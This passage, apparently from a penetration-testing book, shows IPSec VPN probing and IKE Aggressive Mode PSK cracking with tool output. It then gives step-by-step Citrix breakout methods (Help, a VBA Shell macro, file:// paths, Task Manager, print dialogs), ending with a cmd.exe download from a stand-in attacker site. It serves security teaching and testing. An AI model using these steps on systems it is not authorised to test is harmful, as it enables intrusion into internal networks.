ike-scan not only tells us that the host is listening for IPSec VPN connections, but it also identifies the IKE Phase 1 mode supported and indicates what hardware the remote server is running.

The last probing tool, IKEProber (ikecrack.sourceforge.net/IKEProber.pl), is an older tool that allows an attacker to create arbitrary IKE initiator packets for testing different responses from the target host. Created by Anton T. Rager, IKEProber can be useful for finding error conditions and identifying the behavior of VPN devices.



Probing IPSec VPN Countermeasures

Unfortunately, you can't do much to prevent these attacks, especially when you're offering remote access IPSec VPN connectivity to users over the Internet. Access control lists can be used to restrict access to VPN gateways providing site-to-site connectivity, but for client-to-site deployments, this is not feasible as clients often originate from various source IP addresses that constantly change.



Attacking IKE Aggressive Mode

<i>Popularity:</i>	2
<i>Simplicity:</i>	8
<i>Impact:</i>	8
<i>Risk Rating:</i>	6

We mentioned previously how IKE Aggressive mode compromises security when allowing for the speedy creation of new IPSec tunnels. This issue was originally brought to light by Anton T. Rager of Avaya during his ToorCon presentation entitled "IPSec/IKE Protocol Hacking." To further demonstrate the issues in IKE Aggressive mode, Anton developed IKECrack (ikecrack.sourceforge.net/), a tool for brute-forcing IPSec/IKE authentication. Before we look at IKECrack, we need to identify whether the target server supports Aggressive mode. We can do this with the IKEProbe tool (not to be confused with IKEProber) by Michael Thumann of Cipherica Labs (ernw.de/download/ikeprobe.zip):

```
C:\>ikeprobe.exe vpn.elec0ne.com
IKEProbe 0.1beta (c) 2003 Michael Thumann (www.ernw.de)
Portions Copyright (c) 2003 Cipherica Labs (www.cipherica.com)
Read license-cipherica.txt for LibIKE License Information
IKE Aggressive Mode PSK Vulnerability Scanner (Bugtraq ID 7423)

Supported Attributes
Ciphers : DES, 3DES, AES-128, CAST
Hashes : MD5, SHA1
Diffie Hellman Groups: DH Groups 1,2 and 5

IKE Proposal for Peer: vpn.elec0ne.com
Aggressive Mode activated ...

Attribute Settings:
Cipher DES
Hash SHA1
Diffie Hellman Group 1
```

```

0.000 3: ph1_initiated(00443ee0, 003b23a0)
0.062 3: << ph1 (00443ee0, 244)
2.062 3: << ph1 (00443ee0, 244)
5.062 3: << ph1 (00443ee0, 244)
8.062 3: ph1_disposed(00443ee0)

```

Attribute Settings:

Cipher DES

Hash SHA1

Diffie Hellman Group 2

```

8.062 3: ph1_initiated(00443ee0, 003b5108)
8.094 3: << ph1 (00443ee0, 276)
8.091 3: > 328
8.109 3: << ph1_get_psk(00443ee0)

```

System is vulnerable!!

Now that we know our target is vulnerable, we can use IKECrack to initiate a connection to the target VPN server and capture the authentication messages to perform an offline brute-force attack against it. Its use is very straightforward:

```

$ perl ikecrack-snarf-1.00.pl
Usage:  ikecrack-snarf.pl <initiator_ip.port>

```

```
Example: ikecrack-snarf.pl 10.10.10.10.500
```

We can also use our favorite tool, Cain (mentioned numerous times in this book), to perform similar tasks. With Cain, an attacker can sniff IKE Phase 1 messages, and then launch a brute-force attack against it. Commonly, attackers use Cain in conjunction with a VPN client to sniff and emulate the connection attempt simultaneously. This is possible because when we're attacking IKE Phase 1, we're targeting the information sent from the server, meaning that a VPN client configured with an incorrect password has no bearing on the overall attack.



IKE Aggressive Mode Countermeasures

The best countermeasure to IKE Aggressive mode attacks is simply to discontinue its use. Alternative mitigating controls include using a token-based authentication scheme, which doesn't patch the issue but makes it impossible for an attacker to connect to the VPN after the key is cracked, as the key has changed by the time the attacker breaks it.

Hacking the Citrix VPN Solution

Another very popular client-to-site VPN solution uses Citrix software to provide access to remote desktops and applications. Due to the ubiquity of Citrix VPN solutions, we will take a moment to examine this product; chances are we all know an organization—or ten—that have deployed Citrix. Citrix advertises a very impressive market penetration to “include 100 percent of the Fortune 100 companies and 99 percent of the Fortune Global 500, as well as hundreds of thousands of small businesses and prosumers” (Source: citrix.com/English/NE/news/news.asp?newsID=1680725). Citrix offers a flexible product that allows remote access to various components within an organization.

Because a Citrix VPN solution can be sold as an out-of-the-box, “secure” appliance solution, it is very attractive to IT staff looking for a quick and trusted solution to meet their remote access needs. Moreover, due to the ease of integration into Windows environments with Active Directory, Citrix becomes an even more popular solution. The particular product we will focus on is Citrix Access Gateway, which is advertised as a “secure application access solution that provides administrators granular application-level control” (Source: citrix.com/English/ps2/products/product.asp?contentID=15005).

When it comes to robust products designed for security, many vulnerabilities are often based upon implementation or misconfigurations rather than vulnerabilities in the product itself. Citrix Access Gateway is one such product that is often deployed with common implementation mistakes that allow an attacker to gain access into an organization’s internal network. We first explore the most common types of Citrix deployments:

- A full-fledged remote desktop, typically Microsoft Windows
- Commercial off-the-shelf (COTS) application
- Custom application

As security practitioners, we are commonly asked the following question: Which deployment is safe? The answer is, more often than not, None. As already stated, the appliance itself does not make you safe; performing due diligence in testing the environment does. But before delving into how to test these environments, we discuss how and why these solutions are used.

The first thing most organizations deploy through Citrix is generally a remote desktop environment. When organizations publish a remote desktop, they are creating a function similar to a traditional VPN solution that has access to most, if not all, of the resources of an internal workstation. Administrators attempt to secure these remote desktop environments because they have access to more than results from publishing a single application such as Microsoft Internet Explorer (or do they?). Administrators may remove some of the options from the Start menu or disable right-click. These are steps in the right direction, but they may not be enough. Obviously, there will never be a single silver bullet solution to security issues; however, by using a layered defense approach, you are hopefully setting the bar high enough to deter attackers so they move on to a softer target.

The second service organizations tend to deploy is COTS software, which not only offers convenient access to common applications but also cuts down on software licensing fees and administration costs. One popular trend is to publish Microsoft Office products such as Word and Excel. Other popular published COTS software ranges from Internet Explorer to project management software to useful accessories such as Windows Calculator (`calc.exe`). Some of these COTS applications do not have any inherent security—however, subapplications and the underlying environment can be further locked down. We discuss access to the underlying environment in detail a little later in the chapter, in “1. Navigate to the Binary.”

Organizations that tend to deploy custom applications through a Citrix or Citrix-like solution usually do so because their applications are sensitive in nature and need to be accessed from “within” the network. Because these applications are often developed without regard to secure design, IT staff attempt to obfuscate flaws within a virtual environment such as Citrix. Moreover, these applications typically have direct access to sensitive data and other resources within the corporate network. Other organizations may use Citrix to secure their broken applications that would normally be directly accessible via the Internet. This strategy often backfires as they find that having a custom application available through Citrix only adds unnecessary complications (which staff may not be properly trained to handle), introducing other vulnerabilities not related to the application. The importance of testing these environments cannot be overstressed—whether by internal staff or external experts or both. The exposed combination of personally identifiable information (PII), protected health information (PHI), credit card, bank account, or other proprietary sensitive data can lead to litigation or significant reputation and revenue loss for an organization.

As security professionals, we are skilled at identifying avenues of attack when provided remote access to someone’s desktop. Most likely, the first thing an attacker wants to accomplish is to obtain a simple command shell using the GUI Windows Start button and the Run dialog. But how would the attacker go about attacking a published application, be it COTS or custom? For example, how do you attack the Windows calculator? Not knowing how to attack seemingly harmless applications often leads administrators to a false sense of security that these published applications cannot be attacked. What most administrators fail to realize is that even though users are only presented with a view of the published application (and not the entire desktop), they still have some limited access to most underlying operating system features.

Even worse than exploiting a published application is exploiting an application that was never intended to be published to the user. This sort of application often presents itself as an icon that is added to the Windows system tray after authenticating to the Citrix environment and starting the intended published application. When the user launches the published application, all of the Windows subsystems are activated and pushed to the client—whether or not they are exposed is what we are examining here. Watch for these unintended published applications (such as Windows Firewall, Network icons, Symantec Antivirus) because they often have consoles (accessible via a simple right-click menu) that can lead to shell access. Much of the time, access to these applications goes unnoticed until a breach has occurred.

A key concept to understand is that processes that are spawned from another process executing in a remote Citrix environment (even from a published COTS or custom application) run within the remote environment under the context of the authenticated Citrix user (generally a domain account). Here's how this translates: If you spawn a command shell from a Citrix application—that command shell is not running on your local machine—it is visible on your desktop but running on the remote host. Compromising any of the three commonly deployed Citrix environments may be accomplished using simple attack techniques. The catalyst for a complex and serious attack is gaining access to Windows Explorer (explorer.exe) or a command prompt of some sort (standard cmd.exe, PowerShell, or equivalent). Targeting Windows Explorer can give an attacker access to a command prompt. However, it can also be used for file-system browsing and copying large amounts of data from a later-compromised machine back to your local host. There are most likely hundreds of ways to spawn a command shell in a locked-down Windows environment or from an application. Here, we cover the ten most popular categories for attacking published (whether intended or not) applications.



Help

Popularity:	10
Simplicity:	8
Impact:	10
Risk Rating:	9

Two types of help are available within a Citrix environment: the Windows operating system Help and application-specific help. Fortunately, in newer Microsoft applications, the application help is often a subsection of the very powerful Windows Help (Internet Explorer 8 and Windows 7/2008). Accessories applications are excellent examples of help systems integrated into Windows. Management or other outside parties may require an organization to publish Help files. More often than not, however, this help is provided by *accident*.

First, consider how you access the Help system:

- For Windows Help from the desktop, press F1.
- For Application help within an application, press F1.
- For Windows Help when in an application, press WINDOWS KEY-F1.
- For any application, select the Help menu from the menu bar.

Any time you are able to access Windows Help or even a subtopic, certain search terms help spawn a shell. For example, within Windows Help, see what happens when you search for the phrase **“Open a Command Prompt Window”** (Figure 7-13).

From Windows 2003/XP:

1. Click Specify Telephony Servers on a Client Computer: Windows.




Figure 7-13 The Windows Help system is quite helpful in spawning a command shell.

2. Then click the Open a Command Prompt Window link.

From Windows 2008/7:

1. Click Open a Command Prompt Window.
2. Then select Click to Open Command Prompt link.

Attacking an application's help system that does not rely on the Windows Help system can vary by application and may require considerable effort and browsing through Help menus; however, it is often worth the effort, resulting in command shell access. Help systems frequently provide a way to print the help files, which can be useful in spawning shells as well (see "Printing," later in this section). Additionally, if help is available in a text editor, this could also provide shell access (see "EULAS/Text Editors," later in this section).



Microsoft Office

Popularity:	9
Simplicity:	6
Impact:	10
Risk Rating:	8

Microsoft Office applications are very common in a COTS Citrix environment. The most commonly published applications from the suite are Word and Excel; however, the

other Office products have many of the same features. Because these applications are so feature rich, they also offer many ways to spawn shells, which include:

- Help (See the previous “Help” section.)
- Printing (See “Printing.”)
- Hyperlinks (See “Hyperlinks.”)
- Saving (See “Save As/ File System Access.”)
- Visual Basic for Applications (VBA) macros (described here)

VBA macros execute in most—if not all—Office applications. This feature is generally used for repetitious actions performed within a document; however, VBA macros also have the power to make system calls using the Windows API. Although there are variations to the macro described next, the following steps should give you a command shell in most Office applications (Figure 7-14):

1. Launch the Microsoft Office application.
2. Press ALT+F11 to launch the VBA editor.
3. Right-click in the left pane and select Insert | Module.
4. When the editor window appears, type the following:

```
Sub getCMD()  
Shell "cmd.exe /c cmd.exe"  
End Sub
```

5. Press F5 key and click the Run button if requested.




Figure 7-14 These three lines of VBA will provide you with command shell access.

If you receive the following message, “The command prompt has been disabled by your administrator,” then try running explorer.exe by replacing the second line of the VBA script with the following:

```
Shell "cmd.exe /c explorer.exe"
```

For slight variations on this technique, check out Chris Gates’s blog at carnal0wnage.attackresearch.com/2011/06/restricted-citrix-excel-application.html.



Internet Explorer

<i>Popularity:</i>	9
<i>Simplicity:</i>	7
<i>Impact:</i>	10
<i>Risk Rating:</i>	9

Internet Explorer is published for a variety of reasons—most of the time it is used to provide access to a sensitive intranet site or to force remote users through a corporate proxy. Citrix Access Gateway may even be used to “secure” a vulnerable web application that could exist securely on the Internet if it were redesigned with security in mind. As mentioned earlier, this Band-Aid approach of relying on Citrix to secure a vulnerable application often introduces undue complexity and increases the vulnerable attack surface. The irony of exploiting the intended security feature often makes shell access more rewarding. Whatever the purpose of publishing Internet Explorer, it offers many ways to spawn shells, which include:

- Help (See the previous “Help” section.)
- Printing (See “Printing.”)
- Internet access (See “Internet Access” section.)
- Text editors (See “EULAS/Text Editors.”)
- Saving (See “Save As/File System Access” section.)
- Local file exploration (described here)

Internet Explorer can be used in a similar fashion to Windows Explorer in that the address bar can be used as a local or remote file navigation bar. If the administrator has not removed the address bar, try entering any of the following:

- c:\windows\system32\cmd.exe
- %systemroot%\system32\cmd.exe
- file:///c:/windows/system32/cmd.exe

Some forward-thinking administrators remove the address bar as a security feature. Removing the address bar is a good practice as part of a layered defense, but it does not entirely remove the risk. You can also type the paths listed above into the Open box,

which is spawned by pressing CTRL+O. Additionally, the address bar and any other blocked features could potentially be reactivated by spawning a new instance of Internet Explorer. Find a hyperlink within the page you are on and while pressing the SHIFT key, click that link (Figure 7-15). The CTRL-N shortcut may also work to spawn a new instance. Once activated, use the aforementioned techniques to obtain a command shell.

Internet Explorer 9 introduces a very convenient way to obtain a shell even when almost everything in the browser has been disabled. Using Notepad or another text editor, type one of the three paths listed at the beginning of this section. Copy that path into the clipboard buffer and return to Internet Explorer and press CTRL-SHIFT-L. Then click the Run button and the Run button once more for a command shell. This feature is called Go To Copied Address. You can also access this functionality by right-clicking inside of Internet Explorer and selecting Go to Copied Address, as shown in Figure 7-16.

Unfortunately, Internet Explorer is a bit of a moving target. With every release, Microsoft makes significant changes in layout, features, names, and functionality—which means the methods of obtaining command shells in IE change from version to version. If desperate, navigate around the menu bar and explore all options to try to find file-system access or text editor access (note that the menu bar has been hidden in the latest IE versions; press the ALT key to see if the menu bar is enabled, but hidden). You may be able to obtain file-system-level access by selecting View | Explorer Bar | Folders (refer to the “Save As /File System Access” section). You may be able to obtain text editor access by right-clicking the status bar at the top and selecting Customize | Add or Remove Commands | Edit | Add. Now click the Edit shortcut bar that you created in order to spawn a text editor (see “EULAs/Text Editors”).

Additionally, if you surf around, you may find a search form or other text input box that may not have the HTTP AUTOCOMPLETE attribute turned off. Fill in the form, and when Internet Explorer asks if you would like to turn on Autocomplete within the browser, click the link Learn About Autocomplete, which then spawns the Help menu (see “Help”). There are many creative ways to spawn a command shell via menus within Internet Explorer. Careful searching through menus should yield similar but varied techniques to the ones outlined here.




Figure 7-15 Internet Explorer's CTRL-O shortcut lets you open files with ease.




Figure 7-16 Internet Explorer 9 has a helpful feature that allows a user to navigate to a copied address that resides in the clipboard.

The following Internet Explorer shortcuts can be very helpful when trying to gain additional functionality:

Shortcut	Description
F1	Help
CTRL-O	Internet address (see the instructions on navigating file paths in this section)
CTRL-N	New browser
CTRL-H	View history
SHIFT-CLICK on hyperlink	New browser
CTRL-P	Print
SHIFT-F10	Right-click
	Save image as (see "Save As...")
	View source (see "Save As ...")

There are more shortcuts than those listed; however, they are usually version specific. For a more complete list of shortcuts, use a search engine to search for "**Internet Explorer X shortcuts**" where X is the IE version. Then reference the corresponding Microsoft

page, such as the following for Internet Explorer 9: windows.microsoft.com/en-US/windows7/Internet-Explorer-9-keyboard-shortcuts.



Microsoft Games and Calculator

Popularity:	7
Simplicity:	8
Impact:	10
Risk Rating:	8

Microsoft Calculator seems to be published more than games—go figure. The methods vary slightly between versions of Windows. Try the following methods to spawn shells:


- Windows Help (See Figure 7-17 and “Help” section for details.)
- About Calculator (See “EULAs/Text Editors” for details.)



Task Manager

Popularity:	7
Simplicity:	8
Impact:	10
Risk Rating:	8

Microsoft Task Manager is useful for troubleshooting simple issues and killing stale processes; however, it can also be used to spawn shells.



How do you get to Task Manager?

Windows shortcut	CTRL-SHIFT-ESC
Citrix shortcut	CTRL-F3
Citrix shortcut	CTRL-F1 ("Windows Security" box has a Task Manager button if permission has been granted.)

Once Task Manager is running, click File | New Task (Run...). This dialog (Figure 7-18) is equivalent to the traditional Run dialog and can be used to spawn command shells in Windows or Internet Explorer (see the previous section).



Printing

Popularity:	6
Simplicity:	5
Impact:	10
Risk Rating:	7

Printers are vital to a well-designed environment. Unfortunately, the printer can also allow access to the file system (see "Save As/File System Access" section after gaining access).

You can open the Print dialog in three ways:

- Press CTRL-P.
- Press CTRL-SHIFT-F12.
- Right-click and then select Print.




Figure 7-18 Use Task Manager's Create New Task as a Run dialog.

Once the Print dialog is visible, there are multiple ways to gain access to the file system. The methods described next expand on the popular ways that Brad Smith outlined in his excellent ISSA article titled “Hacking the Kiosk” (at issa.org/Library/Journals/2009/October/Smith-Hacking%20the%20Kiosk.pdf):

- Select the Printer drop-down to see if there is a printer that outputs to disk, such as CutePDF or Microsoft XPS Document Writer. If so, select it and click the Print button.
- Select the checkbox that says Print to File. Then click the Print or OK button.
- Click the Find Printer button (Figure 7-19). It may be necessary in some cases to navigate until asked for the driver disk that allows file-system access. Right-click in the Select Printer box if it is available and select Add Printer. It may be necessary, in some cases, to navigate until asked for the driver disk that allows file-system access.
- Click Properties or any other button that allows navigation of the many print options menus that take you to a hyperlink leading to the Help system.




Figure 7-19 Printing allows multiple ways to access the file system or potentially Help.

Hyperlinks

Popularity:	6
Simplicity:	5
Impact:	10
Risk Rating:	7

For some reason, the usefulness and the abundance of applications that allow users to embed hyperlinks within documents are overlooked as attack vectors. Microsoft Office applications and even Microsoft WordPad (Figure 7-20) are very useful for creating hyperlinks.

To spawn a shell from an application that allows hyperlinks, type the following, press ENTER, and click or CTRL-click to open the hyperlink:

```
file:///c:/windows/system32/cmd.exe
```




Figure 7-20 The latest WordPad is just one tool that allows for embedded hyperlinks.



Internet Access

<i>Popularity:</i>	5
<i>Simplicity:</i>	5
<i>Impact:</i>	10
<i>Risk Rating:</i>	7

Published browsers (not exclusive to Internet Explorer) are very common in remote solutions. Sometimes these browsers are intended for intranet sites only; however, browsing limitations are often not set. URL whitelisting at a downstream proxy is a very effective, but often overlooked, mitigation to malicious intentions via browsers. When a user is provided free reign to the Internet, keeping the system safe is hard. An attacker could create a page on the Internet with a hyperlink on it that points to a local command prompt. An attacker could also host a copy of `cmd.exe` or `explorer.exe` on a site that she controls on the Internet. The attacker then surfs to that link from the Citrix published web browser and the browser downloads the binary. After the binary downloads, she simply clicks Run and a shell is born.

Ex: `www.AttackerControlledSite.com/cmd.exe`

